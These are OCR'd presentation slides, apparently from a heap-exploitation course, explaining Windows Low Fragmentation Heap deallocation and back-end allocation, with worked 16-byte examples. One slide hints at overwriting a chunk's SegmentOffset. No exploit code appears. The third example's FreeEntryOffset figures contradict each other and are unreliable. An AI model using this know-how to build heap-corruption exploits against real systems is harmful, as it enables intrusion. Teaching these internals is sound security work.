  - Don't forget the chunk may have been readjusted!
- Otherwise, use RtlpFreeHeap


Front-End Deallocation

- RtlpLowFragHeapFree:
  - Readjustment :
    - ChunkHeader - 8 * SegmentOffset
    - What if you overwrote SegmentOffset?
  - Set UnusedBytes to 0x80
  - Set SegmentOffset to 0
  - If interlock.depth==subsegment.blockCount :
    - Userblock is full, you have to use another subsegment or allocate a user block

Front-End Deallocation


- Depth incremented
- FreeEntryOffset updated
- Sequence is updated
- If user block is full :
  - Sequence set to 3
  - User block will be freed by the back-end
  - PerformSubgSegmentMaintenance()
  - RtlpFreeUserBlock

16 bytes Deallocation Example



16 bytes Deallocation Example

UserBlock




Interlock Sequence

Depth=3
FreeEntryOffset=2


Size of the header : 16 bytes
FreeEntryOffset=2 block * 8 bytes = 16 bytes

16 bytes Deallocation Example



16 bytes Deallocation Example

UserBlock




Interlock Sequence

Depth=4
FreeEntryOffset=6


Size of the header : 16 bytes
FreeEntryOffset=6 block * 8 bytes = 48 bytes

16 bytes Deallocation Example



16 bytes Deallocation Example

UserBlock



Interlock Sequence

Depth=5
FreeEntryOffset=4


Size of the header : 16 bytes
FreeEntryOffset=6 block * 8 bytes = 48 bytes

Now the Back-End!

Everything's okay?

Any questions before continuing?

Back-End Allocation : do you recall?



Back-End Allocation

- Get the _HEAP
- Get the BlocksIndex
- It's a _HEAP_LIST_LOOKUP
- Contains an extended lookup
- Contains a ListHints

Back-End Allocation

- Is chunkSize < ArraySize?
- If so, use this ListHints
- Otherwise if no extendedLookup:
  - use ListHints[ArraySize-1]
- If there is an extendedLookup
  - is chunkSize < extended.ArraySize?
- If so, use this ListHints
- Otherwise, use extended.ListHints[ArraySize-1]

ListsInUseUlong : The Bitmap


- Now that we have the ListHints :
  - Find the correct sized entry
  - Check whether this entry is populated or not
  - ListsInUseUlong allows that
- ListsInUseUlong:
  - 4 byte integer
  - Each bit corresponds to an entry
  - 1 = some free chunk available
  - 0 = no free chunk available

Back-End Allocation

- If the entry corresponding to the requested size is populated
  - Safe unlink the first free chunk pointed to by flink
- Otherwise navigate through FreeList
  - Safe unlink the first chunk that is large enough to fit the request
- If no chunk can fit the request :
  - RtlpExtendHeap
- Then the bitmap is updated


24 bytes Allocation Example

The user requested 16 bytes.
